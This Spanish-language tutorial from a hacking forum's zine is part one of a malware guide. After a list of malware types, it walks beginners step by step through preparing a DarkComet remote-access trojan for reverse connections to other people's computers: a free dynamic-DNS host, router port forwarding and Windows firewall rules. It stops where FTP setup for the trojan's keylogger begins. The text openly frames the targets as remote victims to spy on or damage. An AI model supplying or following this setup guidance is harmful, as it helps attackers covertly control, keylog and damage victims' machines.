MALWARE

(PARTE 1)

BY: Nologa93

WWW.HACKXCRACK.ES

INTRODUCCIÓN

¿Estáis listos chicos? (siiii Nologa) jajaja ;D

Como podéis ver en la portada del cuaderno, vamos a hablar un poco sobre el malware. Aprenderemos varias cosas sobre el maravilloso mundo malware, desde cómo empezar a introducirnos hasta poder crear nuestras propias herramientas, ¡y mucho más!.

Pero antes de empezar con el desarrollo del cuaderno me gustaría aclarar un par de cosas (si no tienes ninguna idea de malware o estas empezando a meterte, esto te interesa):

Lo primero de todo es que por desgracia o por buenaventura, cuando se habla de malware generalmente, no se habla directamente de malware, si no de spyware. ¿Por qué? pues hay varias razones, pero a mi parecer la más acertada es porque podemos hacer muchas más cosas con cualquier herramienta de administración remota u otras herramientas de spyware que con cualquier virus. Si conseguimos administrar cualquier ordenador, podemos coger desde lo que se teclea en este a poder "joderlo" cuando nos convenga, en vez de maltratarlo directamente. Pero eso no quiere decir que no toquemos el campo de los virus, lo tocaremos, sí, pero superficialmente.

Otra es que este cuaderno esta hecho sobre todo para principiantes, pero también puede servirle a gente con conocimientos medios. Por supuesto que no voy a explicar todo lo que sé de malware, sino se tardaría demasiado la publicación del cuaderno. Otro motivo es que contra más se avance en esta rama, más se relaciona con otros campos, con gran hincapié en la programación, y si me pongo a explicar todo esto se hará más largo que *El Quijote*.:)

También hablaremos y aprenderemos una parte importante del malware, la programación. Si se quiere avanzar en el malware, es de vital importancia al menos saber un lenguaje, si no, tendremos que disponer siempre de lo que creen los demás y no cubriremos todas las necesidades que nos surjan, además de otros aspectos. Por esto, un espacio que dedicaremos será a *Visual Basic 6.0*, que creo que es el lenguaje más apropiado para empezar a aprender programación ya que es un lenguaje simple pero fuerte, y funciona en la gran mayoría de versiones de Windows (2000, XP, Vista, 7 y 8)

En conclusión, este cuaderno te servirá para poder defenderte en el malware, pero lo recomendable (y si te gustó el cuaderno) es que se siga aprendiendo y haya motivación por ello. ¿Quién sabe? Quizás llegues lejos :D

TIPOS DE MALWARE

Antes de seguir metiéndonos en el malware, debemos saber y clasificar, mediante sus distintas funciones, que tipos de malware hay ¿no?

Yo, sinceramente, no estoy de acuerdo con varios aspectos sobre los distintos “tipos de malware” que circulan por la red. Un ejemplo sería la palabra “troyano”.

La definición que tenemos comúnmente es que es un programa que sirve para espiar o controlar un ordenador ajeno. Si, vale, hasta aquí bien, pero… ¿qué más? La mayoría de post que hay, sobre todo la ofrecida por los antivirus, sobre este tema se queda corta y nos obliga a indagar más en la red. Entonces después de leer variada información sobre los tipos de malware, podemos sonsacar una definición algo precisa de cada tipo de malware.

Te ahorre ese trabajo de buscar tanto mediante la siguiente liste donde explicaré de forma general, pero precisa, cada tipo:

Los tipos más generales y usados son:

Worms/Gusanos: su objetivo es spreadear (extender) otro malware u archivo. Estos pueden usar spread por .rar/.zip, por p2p, por lan, hacer enviar varios correos desde una cuenta, etc. Vamos, que sirve para tener más remotos, si usamos un spyware, o ~~joder~~ propagar el mayor número de ordenadores con nuestro virus.

Troyanos: en verdad el término “troyano” es algo genérico y nada especifico. La definición es que es una herramienta de administración remota, es decir, para administrar remotamente un PC (e incluso móvil) desde otra PC o terminal. Básicamente hay dos tipos:

1. **RAT’s**: aplicaciones de administración remota legales si se usan con ordenadores del mismo propietario. Tienen varias funciones como keylogger, capturador de cam, etc. Su función básica es administrar remotamente un ordenador desde otro y poder ejecutar distintas acciones que trae consigo.

2. **Botnets**: más peligrosas que los rats. La usan sobre todo ciberdelincuentes y tiene funciones más interesantes que la mayoría de los rats (por ejemplo hacer un ataque de negación a una página, autospreadeo, cadenas de proxis...).

Spyware: como su nombre indica, son softwares espiras. Un ejemplo de este sería un keylogger (que recoge todo lo que se teclea y/o clickea en un ordenador) y también los troyanos. Por supuesto, hay más tipos, como stealers, capturadores de webcam, etc.

Rootkits: son programas que se mantienen ocultos para dar privilegio sobre una computadora y/o ocultar información de la computadora al usuario. Su nacimiento provienen de los sistemas operativos Unix.

Virus: programas maliciosos que dañan o destruyen archivos, infectan otros programas, etc. No todos los virus tienen las mismas funciones u objetivos, por lo que el término es muy genérico, pero suelen registrar su código en otros programas.

Ransomware: de la palabra ransom (rescate) cifra los archivos de la máquina víctima. Una vez cifrados, si el usuario intenta acceder a los archivos, pide que se pague una cantidad de dinero para que la máquina vuelva a su estado normal. El ejemplo más destacado hoy en día es “el virus de la policía”.

Rogueware: suelen ser antivirus falsos que encuentra varias “amenazas”, pero debemos pagar para eliminarlas. El proceso suele estar en primer plano, y si intentamos abrir uno de los supuestamente “archivos infectados”, no nos dejará.

Juacks: programas poco peligrosos que no tienen otra función que hacer bromas pesadas o provocar molestias al usuario víctima. Un ejemplo sencillo algún programa que termine el proceso de explorer.exe, o que salga sucesivamente algún mensaje.


Herramientas: su código no está hecho para causar daño directamente ni tampoco tiene nada malicioso, pero puede servir de ayuda a otros malwares. Algunos ejemplos serian los crypters (que sirven para indetectar a los antivirus), binder o joiners (que juntan varios archivos en uno), etc.

NUESTROS PRIMEROS PASOS

Bien, ¡empecemos!


Lo primero que haremos será empezar a configurar nuestro primer RAT haciendo que sea capaz de crear una conexión entre cliente-servidor, es decir, entre vuestro ordenador y el ordenador que queremos administrar. Para ello tendremos que crear una DNS en www.no-ip.com (usaré esta página por que las ofrece gratis), abrir puertos en router y firewall, crear y configurar un servidor FTP (para el keylogger que ofrecen los RATs), configurar el cliente y comprobar si funciona.

Nota: actualmente la mayoría de RAT's son de conexión inversa y solo los antiguos son de conexión directa. La conexión directa se caracteriza básicamente en que el cliente (tu ordenador) se conecta al servidor (ordenador administrado o remoto), y la conexión inversa, como su nombre indica, es al contrario, el cliente (parte que configuramos) se conecta al servidor (nuestro ordenador).



Es recomendable que sea de conexión inversa ya que probablemente pedirá al usuario remoto permiso para establecer una conexión al exterior e incluso puede que se lo salte. Sin embargo con un RAT de conexión directa lo más probable es que el firewall del remoto bloquee la conexión.

Pero nosotros, además de usar un RAT con conexión inversa, usaremos una conexión mediante DNS.




En el tutorial usare Darkcomet. ¿Por qué? Porque es el RAT que más me gusta y al que más me acomodo (cada RAT se debe acomodar a su manipulador) ;D Aunque es cierto que su configuración se diferencia un poco comparado con Cybergate, entre otros, así que también colgaré imágenes de una correcta configuración de Cybergate, que es muy parecido a otros troyanos como Spynet.

Creación de cuenta No-IP


Bien, empecemos creando nuestra cuenta No-IP. Para ello visitamos la página oficial www.no-ip.com y nos tendremos que registrar

Ahora rellenamos el formulario y activamos la cuenta con el mensaje que llegará a nuestro correo. Nos logueamos y aparecerá la pantalla principal. Le damos a añadir host


Y nos aparecerá un panel como este:



Ok, ponemos en Hostname el nombre que queramos ponerle, yo pondré PracticasHxC, y creamos. Donde pone **zapto.org** podéis dejarlo así si queréis, yo lo cambiare a**no-ip.biz**, pero da igual ;). Cuenta creada :D



Cuando terminemos de crear todo, descargamos el DUC en la pestaña *Download*de la página principal de No-IP. Lo instalamos. Abrimos nuestra cuenta creada en ella, tildamos nuestro host, que estará en Select Host y tienen que estar así:



Terminamos de configurar nuestra no-ip :D


Pero, ¿por qué hacemos esto de no-ip? Simple, ¿nunca te has dado cuenta que tienes una IP un día y si la miras otro día distinto es diferente? Esto es porque nuestra IP externa es dinámica. Esto quiere decir que se cambiara constantemente y no será estática (fija). Para manejar nuestro RAT sin perder a los remotos, necesitaremos un punto de conexión estático.

El siguiente punto es abrir los puertos, tanto del router como del firewall. Estad atentos ;)

Abrir puertos en el router y el firewall


Bueno, para empezar a abrir los puertos en nuestro router tendremos que saber nuestra Puerta de enlace predeterminada (que suele ser 192.168.1.1) y que se nos mostrará como puerta de enlace. Pero para confirmarlo, vamos a: Inicio → Ejecutar → Escribimos cmd y cuando nos salga "esa pantalla negra" escribimos: ipconfig

Ahora nos aparecerá algo como esto:



En mi caso, y en la mayoría, es 192.168.1.1

Guay, ese "numero" nos ayudara a entrar en la configuración del router y así poder abrir los puertos. Ahora cogemos nuestro navegador favorito y ponemos nuestra IP en la dirección Url (donde aparecen o ponemos los links) asi:




Nos pedirán user y password. Generalmente suele ser en ambos campos "1234" o "admin". Si ves que probando las que he nombrado sigues sin poder entrar, visita el siguiente link y busca tu modelo de router: http://www.hackxcrack.es/forum/index.php?topic=1515.0 . Si aun así sigues sin poder conseguirlo tienes dos opciones:


- Buscar en www.adslzone.net y/o www.google.com tu router y ver cuáles son las claves por defecto.

- Hablar con tu compañía de adsl y pedir que te abran los siguientes puertos que nombraré un poco más abajo.

Ahora ya estamos en el panel del router. Buscamos en el apartado AdvancedSetup la pestaña NAT.



Seguramente no os aparecerá igual que a mí, pero los pasos son los mismos. Le damos a Add y nos aparecerá un panel similar al siguiente:




En Select a Service nos aparecerán varios programas y pondrá sus respectivos puertos en la tabla, así que no lo usaremos.

En Custom Server podemos poner cualquier programa o nombre, eso no es relativo.


En Server IP Address pondremos nuestra IP, y en las tablas los puestos que deseemos. En ésta revista usaré el 1200.

Ya tenemos los puertos abiertos en el router, ¿facil no? Ahora solo falta reiniciar el router y listo.


Ahora vamos a abrir los puertos también en el firewall: empezamos abriendo Panel de control → Sistema y seguridad → Firewall de Windows → Configuración avanzada(ésta última se encuentra en la parte izquierda). Clickeamos y nos aparecerá el siguiente panel.


Firewall de Windows con seguridad avanzada
Archivo Acción Ver Ayuda
Firewall de Windows con segur
Reglas de entrada
Reglas de salida
Reglas de seguridad de con
Supervisión
Reglas de entrada
Nombre Grupo Perfil Habilitado Acción
µTorrent Público Sí Permitir
µTorrent Público Sí Permitir
µTorrent (TCP-In) Privado Sí Permitir
µTorrent (UDP-In) Privado Sí Permitir
Bonjour Privado Sí Permitir
Bonjour Privado Sí Permitir
eMule Privado Sí Permitir
eMule Privado Sí Permitir
FileZilla FTP Client Privado Sí Permitir
FileZilla FTP Client Privado Sí Permitir
Internet Explorer Privado Sí Permitir
Internet Explorer Privado Sí Permitir
iTunes Privado Sí Permitir
iTunes Privado Sí Permitir
LifeCam.exe Privado Sí Permitir
LifeCam.exe Privado Sí Permitir
LifeEnC2.exe Privado Sí Permitir
LifeEnC2.exe Privado Sí Permitir
LifeExp.exe Privado Sí Permitir
LifeExp.exe Privado Sí Permitir
LifeTray.exe Privado Sí Permitir
LifeTray.exe Privado Sí Permitir
Microsoft Office Groove Privado Sí Permitir
Microsoft Office Groove Privado Sí Permitir
Microsoft Office OneNote Privado Sí Permitir
Microsoft Office OneNote Privado Sí Permitir
Microsoft Office Outlook Privado Sí Permitir
utorrent.exe Público Sí Permitir
utorrent.exe Público Sí Permitir
Acciones
Reglas de entrada
Nueva regla...
Filtrar por perfil
Filtrar por estado
Filtrar por grupo
Ver
Actualizar
Exportar lista...
Ayuda

Click en Puertos, Siguiente y ponemos TCP y el puerto que abrimos en el router



Sucesivamente vamos a Acción y le damos a Permitir la conexión.




En Perfil ponemos Privado en mi caso. Si también queréis tenerlos abiertos en redes públicas, tildar también esa opción.

Después, en Nombre, pondré Darkcomet 5, pero poned lo que queráis. El nombre no es relevante.

CREAR SERVIDOR FTP

